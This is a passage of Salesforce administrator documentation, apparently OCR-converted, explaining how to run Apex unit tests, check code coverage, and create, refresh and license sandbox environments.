Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

Apex Unit Tests

Run unit tests on methods, classes, sets of classes, or your whole org.

Execute Apex Tests

Select the Apex tests you want to run, then examine the results, analyze error messages, and inspect your source Apex code.

Checking Code Coverage

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page).

Create a Test Run

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

Manage Sets of Apex Test Classes with Test Suites

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

SEE ALSO:

Tests Tab

Executing Anonymous Apex Code

Apex Unit Tests

Run unit tests on methods, classes, sets of classes, or your whole org.

You can run these groupings of unit tests.

- Some or all methods in a specific class
- Some or all methods in a set of classes
- A predefined suite of classes, known as a test suite
- All unit tests in your org

Apex tests that are started from the Salesforce user interface run in parallel. Unless your test run includes only one class, and you've not chosen **Always Run Asynchronously** from the Developer Console's Test menu, test runs started from the user interface are asynchronous. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the organization. For sandbox and Developer Edition organizations, this limit is the greater of 500 or 20 multiplied by the number of test classes in the organization.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

Managed Packages are not available in **Database.com**.

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Code Coverage by Unit Tests

Before you can deploy your code or package it for the Force.com AppExchange, the following must be true:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

If your test calls another class or causes a trigger to execute, that class or trigger is included in the code coverage calculations.

After tests are executed, code coverage results are available in the Developer Console.

To generate code coverage results, first run your tests using one of the following methods.

- To run all tests from the Developer Console, select **Test** > **Run All**. Running a subset of tests doesn't always update code coverage results properly, so running all your tests is the best way to see your code coverage.
- To select and run tests from the Developer Console, see Create a Test Run.
- To set up a reusable test suite from the Developer Console, see Manage Sets of Apex Test Classes with Test Suites.
- To run all tests from Setup, enter *Apex* in the `Quick Find` box, select **Apex Classes**, then click **Run All Tests**.
- To run tests for an individual class from Setup, enter *Apex* in the `Quick Find` box, then select **Apex Test Execution**. Click **Select Tests**, select the classes containing the tests you want to run, and then click **Run**.

After running tests, you can view code coverage results in the Developer Console. These results include the lines of code that are covered by tests for an individual class or trigger. See Checking Code Coverage.

SEE ALSO:

Execute Apex Tests

Apex Developer Guide: Code Coverage Best Practices

Execute Apex Tests

Select the Apex tests you want to run, then examine the results, analyze error messages, and inspect your source Apex code.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

1. From Setup, enter *Apex Test Execution* in the Quick Find box, then select **Apex Test Execution**.
2. Click **Select Tests...**.

   Note: If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See Manage Apex Classes on page 5810.

3. Select the tests to run. The list of tests includes only classes that contain test methods.
   - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.
   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   Note: Classes with tests currently running don't appear in the list.

4. Click **Run**.

After selecting test classes to run, the selected classes are placed in the Apex job queue for execution. The maximum number of test classes you can select for execution is the greater of 500 or 10 multiplied by the number of test classes in the organization per 24-hour period. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the organization.

While tests are running, you can select one or more tests and click **Abort** to cancel.

After a test finishes running, you can:

- Click the test to see result details, or if a test fails, the first error message and the stack trace display.
- Click **View** to see the source Apex code.

Note: Test results display for 60 minutes after they finish running.

Use the Apex Test Results page to see all test results for your organization. From Setup, enter *Apex* in the Quick Find box, select **Apex Test Execution**, then click **View Test History**.

Use the Developer Console to see additional information about your test execution:

1. Open the Developer Console.
2. Run your tests using the Apex Test Execution page.

3. Check the Developer Console to step through the request.

Disabling Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors might occur in the following cases.

- When tests update the same records at the same time—Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the org's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values—Test data is rolled back when a test method finishes execution. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, enter *`Apex Test Execution`* in the `Quick Find` box, select **Apex Test Execution**, then click **Options...**.
2. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

For more information about test data, see "Isolation of Test Data from Organization Data in Unit Tests" in the *Force.com Apex Code Developer's Guide*. This option doesn't affect the execution order of tests, which continue to run asynchronously from the Apex Test Execution page.

Inspecting Code Coverage Results

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console. See Checking Code Coverage.

To reduce calculation time of overall code coverage results obtained through **Estimate your organization's code coverage** on the Apex Test Execution page, click **Options...**, select **Store Only Aggregated Code Coverage**, and then click **OK**. Use this option only when you have many tests and large volumes of Apex code, that is, when the number of Apex test methods multiplied by the number of all classes and triggers is in the range of hundreds of thousands. This option causes code coverage results to be stored in aggregate form for all test methods. As a result, you can't view code coverage results for an individual test method, including the blue and red highlighting that shows line-by-line code coverage in the Developer Console. For more information on running tests, see Salesforce Help: Create a Test Run and *Apex Developer Guide*: Run Unit Test Methods.

Independent Auto-Number Sequence Test Option

To avoid gaps in auto-number fields in your organization's records caused by test records created in Apex tests, click **Options...**, select **Independent Auto-Number Sequence**, and then click **OK**. This option isolates the auto-number sequence used in Apex tests from the sequence used in your organization. As a result, the creation of test data in Apex tests doesn't cause the sequence of auto-number fields to be higher for new non-test records in your organization.

If this option isn't enabled, there will be gaps in the auto-number field whenever Apex tests create test records with auto-number fields. For example, if Account has an auto-number field, and there are 50 account records in your organization, the field value of the last created account can be `N-0050`. After running an Apex test that creates five test accounts, this causes the auto-number sequence to be increased by five even though these test records aren't committed to the database and are rolled back. Next time you create a non-test account record, its auto-number field value will be `N-0056` instead of `N-0051`, hence, the gap in the sequence. If you enable this option before running an Apex test that creates test data, the auto-number sequence is preserved and the next non-test record will have a contiguous auto-number value of `N-0051`.

Gaps in the auto-number sequence can still occur in other situations, for example, when triggers that attempt to insert new records fail to execute and records are rolled back. In this case, gaps can't be completely avoided because, in the same transaction, some records can be successfully inserted while others are rolled back.

Apex Test Results

Apex Test Results Details

Apex Test History

The Apex Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

SEE ALSO:

Open the Developer Console

Apex Test Results

Apex Test Results Details

Apex Test Results

From Setup, enter *Apex* in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

Click **View** to view more details about a specific test run.

The debug log is automatically set to specific log levels and categories, which can't be changed in the Apex Test Execution page.

Category	Level
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:

- "Author Apex"

Important: Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.

  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.
- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

SEE ALSO:

Apex Test Results Details

Apex Test Results Details

To view all test results for your organization in the default view for 30 days unless cleared, not just tests that you have run, from Setup, enter *Apex* in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History**. Click **View** to view more details about a specific test run.

SEE ALSO:

Apex Test Results

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:
- "Author Apex"

Apex Test History

The Apex Test History page shows all the test results associated with a particular test run. The page shows results only for tests that have been run asynchronously.

From Setup, enter *Apex* in the `Quick Find` box, and select **Apex Test History** to view all test run results for your org. Test results are retained for 30 days after they finish running, unless cleared.

The Apex Test History page lists the test runs by ID. Click a test run ID to display all the test methods for that test run. You can filter the test methods to show passed, failed, or all test methods for a particular test run.


Click the test class name to view more details about a specific test run.

The status column shows the number of failed and enqueued methods for the test run.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions



Checking Code Coverage


The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page).

To clear the current results, click **Test** > **Clear Test Data**. When you edit a class, the code coverage for that class is cleared until you run the tests again.

You can view code coverage in several places in the Developer Console.

- The **Tests** tab includes an **Overall Code Coverage** panel that displays the code coverage percentage for every Apex class in your organization that has been included in a test run. It also displays the overall percentage.
- Double-click a completed test run to open a Tests Results view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If the test failed, a Stack Trace column shows the method and line number at which the test failed.
- To view line-by-line code coverage for an Apex class, open the class. The Code Coverage menu will include one or more of the following options depending on the tests you have implemented:
  - **None**
  - **All Tests**: The percentage of code coverage from all test runs.
  - `className.methodName`: The percentage of code coverage from a method executed during a test run.

  Lines of code that are covered by tests are blue. Lines of code that aren't covered are red. Lines of code that don't require coverage (for example, curly brackets, comments, and `System.debug` calls) are left white.



Note: When you edit a class with code coverage, the blue and red highlighting in the Source Code Editor dims to indicate that the coverage is no longer valid. When you edit and save a class, the coverage is removed for that class. To check coverage for that class, run the tests again.

SEE ALSO:

Create a Test Run

Tests Tab

Apex Developer Guide: Code Coverage Best Practices

Create a Test Run


A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.

1. In the Developer Console, click **Test** > **New Run**.
2. To limit how many tests can fail before your run stops, click **Settings**. Enter a value for `Number of failures allowed`, and then click **OK**.

   To allow all tests in your org to run regardless of how many tests fail, set `Number of failures allowed` to -1 or don't provide a value. To stop the test run from executing new tests after a specified number of tests fail, set `Number of failures allowed` to a value from 0 to 1,000,000. A value of 0 causes the test run to stop if any failure occurs. A value of 1 causes the test run to stop on the second failure, and so on. Keep in mind that high values can slow performance. Each 1,000 tests that you add to your `Number of failures allowed` value adds about 3 seconds to your test run, not including the time that the tests take to execute.

   This value applies for all test runs that you execute until you close the Developer Console or set a new value.
3. Select a class in the Test Classes column.

To filter the list of classes, type in the **Filter test classes (* = any)** box. To select specific test methods, click a test class and then select the tests from the center column. You can hold down the SHIFT or CTRL key to select more than one test class. To select all methods in all classes that you've highlighted, click **Add Selected**.



4. When all the methods you want to run are included in the Selected Tests column, click **Run**.

   The test run appears in the Tests tab. To stop a test, click **Test** > **Abort**.

   Note: If your test methods call other methods or classes defined as tests in your organization, those methods and classes are also run.

5. From the Tests tab, expand the test run to see the results for each method invoked by each class in the run.

   Note: Test classes don't require code coverage, so they show 0% coverage in the Overall Code Coverage pane and don't affect the overall code coverage percentage.

6. Double-click the completed test run to open the results in detail view. This detail view displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message.

   If a test failed, the Stack Trace column shows the method and line number at which the test failed.

   Note: You can't access logs for synchronous test runs in the Tests tab. However, you can access all test runs' logs in the Logs tab.

7. To see the coverage that a test method provides for each class in the Class Code Coverage pane, select the method.
8. To clear the current results, click **Test** > **Clear Test Data**.

SEE ALSO:

Tests Tab

Checking Code Coverage

Manage Sets of Apex Test Classes with Test Suites

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

1. In the Developer Console, select **Test** > **New Suite**.
2. Enter a name for your test suite, and then click **OK**.

3. Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To change which classes are in a test suite, select **Test** > **Suite Manager** > *`Your Test Suite`* > **Edit Suite**. (You can also double-click a test suite's name to edit the suite.) Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To run suites of test classes, select **Test** > **New Suite Run**.

DEPLOY ENHANCEMENTS FROM SANDBOXES

Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training, without compromising the data and applications in your production org.

Sandboxes: Staging Environments for Customizing and Testing

Want to customize your organization in a staging environment where you can test changes without affecting your production organization or its users? Want to have an organization that users can log into and test new features before they're production-ready? Or maybe you just want to log into a Salesforce organization for training or development that mirrors your production organization.

Create or Refresh a Sandbox

Create a sandbox to use for development, testing, and training. Refresh an existing sandbox to update its contents.

Manage Your Sandboxes

In Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes**. Sandboxes displays the available sandboxes that you purchased and a list of your sandboxes in use.

Deploy Your Changes

Migrate metadata changes between Salesforce orgs by using the deployment tools available in Setup.

Sandboxes: Staging Environments for Customizing and Testing

Want to customize your organization in a staging environment where you can test changes without affecting your production organization or its users? Want to have an organization that users can log into and test new features before they're production-ready? Or maybe you just want to log into a Salesforce organization for training or development that mirrors your production organization.

Salesforce offers sandboxes and a set of deployment tools, so you can:

- Isolate customization and development work from your production environment until you're ready to deploy changes.
- Test changes against copies of your production data and users.
- Provide a training environment.
- Coordinate individual changes into one deployment to production.

Whether you're an administrator adding features to an organization, a solo developer writing code, or a team of developers working to enhance your organization, you should work with the right tools in the right environment to build and deploy change successfully to your production organization. For a broad overview of the development process and recommendations for organizing your work, see the *Development Lifecycle Guide*.

Sandbox and Deployment Resources

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Sandbox Types and Templates

Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

Sandbox Licenses and Storage by Type

You can create different sandbox environments for your org, depending on your needs for storage, copy configuration, and frequency of refresh.

SEE ALSO:

Sandbox Types and Templates

Deploy Your Changes

Choose Your Tools for Developing and Deploying Changes

Sandbox and Deployment Resources

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Release Management Videos

	For End Users	For Admins
Release Management: Overview (Salesforce Classic)		✓
Release Management: Developing and Testing on Sandbox (Salesforce Classic)		✓
Release Management: Deploying Changes Using Change Sets (Salesforce Classic)		✓

Sandbox Types and Templates

Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

From Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes** to view and manage your existing sandboxes or create new ones.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Sandbox Types

Developer Sandbox

A Developer sandbox is intended for development and testing in an isolated environment. A Developer Sandbox includes a copy of your production org's configuration (metadata).

Developer Pro Sandbox

A Developer Pro sandbox is intended for development and testing in an isolated environment and can host larger data sets than a Developer sandbox. A Developer Pro sandbox includes a copy of your production org's configuration (metadata). Use a Developer Pro sandbox to handle more development and quality assurance tasks and for integration testing or user training.

Partial Copy Sandbox

A Partial Copy sandbox is intended to be used as a testing environment. This environment includes a copy of your production org's configuration (metadata) and a sample of your production org's data as defined by a sandbox template. Use a Partial Copy sandbox for quality assurance tasks such as user acceptance testing, integration testing, and training.

Full Sandbox

A Full sandbox is intended to be used as a testing environment. Only Full sandboxes support performance testing, load testing, and staging. Full sandboxes are a replica of your production org, including all data, such as object records and attachments, and metadata. The length of the refresh interval makes it difficult to use Full sandboxes for development.

We recommend that you apply a sandbox template so that your sandbox contains only the records that you need for testing or other tasks.

When you create a Full sandbox, you also have to decide how much field tracking history and Chatter activity to include.

- The default is to omit field tracking, but you can include up to 180 days of field tracking. If you track field history for many objects in your production org, specify fewer days to avoid generating an excessive amount of data.
- Chatter activity data can be extensive, which can add a significant amount of time to your Full sandbox copy.

Limit the amount of field history that you copy, and copy your Chatter data only if you need it for your testing use cases.

Sandbox Templates Tab

If you have purchased a license for Partial Copy or Full sandboxes, this tab lists any templates you have created.

Create a Sandbox Data Template, create a sandbox from a template, edit or delete a template, or click the template name for more information. For more information about creating a Sandbox Data Template, see Create or Edit Sandbox Templates on page 6091.

Sandbox History Tab

This tab displays a log of your sandbox creation and a history of refreshes, including when sandbox were created and who created them. This tab provides information only. To view or edit an existing sandbox, use the Sandbox tab.

Sandbox Licenses

You purchase licenses for each sandbox type and can purchase multiple licenses of each type. Sandbox licenses are hierarchical. Specifically, the following table shows the type of sandbox you can create with each license:

	Full Sandbox license	Partial Copy Sandbox license	Developer Pro Sandbox license	Developer Sandbox license
	Allows you to create:			
Developer sandbox type	✓	✓	✓	✓
Developer Pro sandbox type	✓	✓	✓	
Partial Copy sandbox type	✓	✓		
Full sandbox type	✓			

License stages are:

Available

The displayed value represents the number of sandbox that you've purchased but haven't used.

In use

The displayed value represents the number of sandboxes that you've purchased and used.

Note: If you don't see a sandbox option or need licenses for more sandboxes, contact Salesforce to order sandboxes for your org.

When your sandbox licenses expire, your existing sandboxes are subject to certain restrictions. See Unlock a Sandbox on page 6090 for resolution of license expiration issues.

Understanding Sandbox Refresh Intervals

The refresh interval for each sandbox environment is calculated from when the actual sandbox copying process begins. The sandbox status changes from Pending to Processing at the start of copying.

If other sandbox copy requests were made before yours, your sandbox sometimes remains in the Pending status for some time. The refresh interval timer for your sandbox doesn't start until your request leaves this state.

SEE ALSO:

- Create a Sandbox
- Sandbox Licenses and Storage by Type
- Unlock a Sandbox
- General Sandbox and Sandbox Storage Limits
- Development Lifecycle Guide

Sandbox Licenses and Storage by Type

You can create different sandbox environments for your org, depending on your needs for storage, copy configuration, and frequency of refresh.

Each type has different features to support the activities it's designed for.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Table 81: Sandboxes Available Per Edition

Sandbox Type	Professional Edition	Performance Edition	Unlimited Edition	Enterprise Edition
Developer Sandbox	10 (change sets not available)	100	100	25
Developer Pro Sandbox		5	5	
Partial Copy Sandbox		1	1	1
Full Sandbox		1	1	

Note: You can buy more sandboxes for any edition except Developer Sandbox, which is bundled with add-on sandboxes of other types.

- The Developer Pro Sandbox add-on is bundled with 5 Developer Sandboxes.
- The Partial Copy Sandbox add-on is bundled with 10 Developer Sandboxes.
- The Full Sandbox add-on is bundled with 15 Developer Sandboxes.

Table 82: Sandbox Feature Quick Reference

Sandbox Type	Refresh Interval	Storage Limit	What's Copied	Sandbox Templates
Developer Sandbox	1 day	Data storage: 200 MB File storage: 200 MB	Metadata only	Not available
Developer Pro Sandbox	1 day	Data storage: 1 GB File storage: 1 GB	Metadata only	Not available
Partial Copy Sandbox	5 days	Data storage: 5 GB File storage: 5 GB	Metadata and sample data	Required
Full Sandbox	29 days	Same as your production org	Metadata and all data	Available

SEE ALSO:

Create a Sandbox
Create or Edit Sandbox Templates
Sandbox Setup Considerations

Create or Refresh a Sandbox

Create a sandbox to use for development, testing, and training. Refresh an existing sandbox to update its contents.

You have a few ways to copy metadata and data to a sandbox.

- Create a sandbox.

  When you create a sandbox, Salesforce copies the metadata from your production org to a sandbox org. While creating a Partial Copy or Full sandbox, you can apply a sandbox template, if you have created one. Customers create sandbox templates to define specific object data to copy into the Partial Copy or Full sandbox.

- Refresh and activate an existing sandbox.

  Refreshing a sandbox updates the sandbox's metadata from its source org. If the sandbox uses a sandbox template, the refresh process updates the org's data in addition to its metadata.

Create a Sandbox

When you create a sandbox, Salesforce copies the metadata from your production org to a sandbox org.

Refresh Your Sandbox

Refreshing a sandbox updates the sandbox's metadata from its source org. If the sandbox uses a sandbox template, the refresh process updates the org's data in addition to its metadata.

Activate Your Refreshed Sandbox

If you didn't select **Auto Activate** while refreshing your sandbox, you must activate your sandbox before you can use it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Monitor Your Sandbox's Progress

From Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes**. The list of your sandboxes displays a progress bar for items in the queue, in progress, or recently completed.

Create a Sandbox

When you create a sandbox, Salesforce copies the metadata from your production org to a sandbox org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

1. From Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes**.
2. Click **New Sandbox**.
3. Enter a name (10 characters or fewer) and description for the sandbox.

   We recommend that you choose a name that:

   - Reflects the purpose of this sandbox, such as QA.
   - Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.
4. Select the type of sandbox you want.

   If you don't see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your org.

   If you reduce the number of sandboxes you purchase, you are required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can't create a Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.
5. Select the data to include in your Partial Copy or Full sandbox.
   - For a Partial Copy sandbox, click **Next**, and then select the template you created to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see Create or Edit Sandbox Templates.
   - For a Full sandbox click **Next**, and then decide how much data to include.
     - To include template-based data for a Full sandbox, select an existing sandbox template. For more information, see Create or Edit Sandbox Templates
     - To include all data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed sandbox copy time.
6. To run scripts after each create and refresh for this sandbox, specify the Apex class you previously created from the SandboxPostCopy interface.
7. Click **Create**.

   Tip: Try to limit changes in your production org while the sandbox copy proceeds.

The process takes from several minutes to several days, depending on the size and type of your org.

When your sandbox is ready for use, you receive a notification email that your sandbox has completed copying.

To access your sandbox, click the link in the notification email. Users can log in to the sandbox at `https://test.salesforce.com` by appending `.sandbox_name` to their Salesforce usernames. For example, if a username for a production org is `user1@acme.com`, and the sandbox is named "test," the modified username to log in to the sandbox is `user1@acme.com.test`.

Note: Salesforce automatically changes sandbox usernames, but not passwords. New sandboxes have the default email deliverability setting `System email only`. The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

SEE ALSO:

- Sandbox Types and Templates
- Sandbox Licenses and Storage by Type
- Create or Edit Sandbox Templates
- Sandbox Setup Considerations
- Unlock a Sandbox

Refresh Your Sandbox

Refreshing a sandbox updates the sandbox's metadata from its source org. If the sandbox uses a sandbox template, the refresh process updates the org's data in addition to its metadata.

1. From Setup, enter *Sandboxes* in the `Quick Find` box, then select **Sandboxes**.

   A list of your sandboxes displays. Sandboxes that you can refresh have a Refresh link next to their name.

2. Next to the name, click **Refresh**.
3. Review the Name, Description, and Create From values, and edit these values if needed.
4. Select the type of sandbox environment you want.

   A table shows the number and type of sandbox licenses available in your org. You can select a different sandbox type to refresh.

5. Select the data you want to copy.

   For a Partial Copy sandbox, click **Next**, and then select a template to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see Create or Edit Sandbox Templates.

   For a Full sandbox, click **Next**, and then decide how much object data to include.

   To include template-based data in a Full sandbox, select an existing sandbox template. For more information, see Create or Edit Sandbox Templates.

   To include all object data in a Full sandbox, choose whether and how much field tracking history to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can speed sandbox copy time.

6. If you want to activate your sandbox immediately after you refresh it, select **Auto Activate**. In this case, you don't receive an activation email.
7. Click **Create**.

Salesforce starts copying data to the sandbox.

If you didn't select **Auto Activate** while refreshing your sandbox, Salesforce sends you an email when your sandbox is ready to activate.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

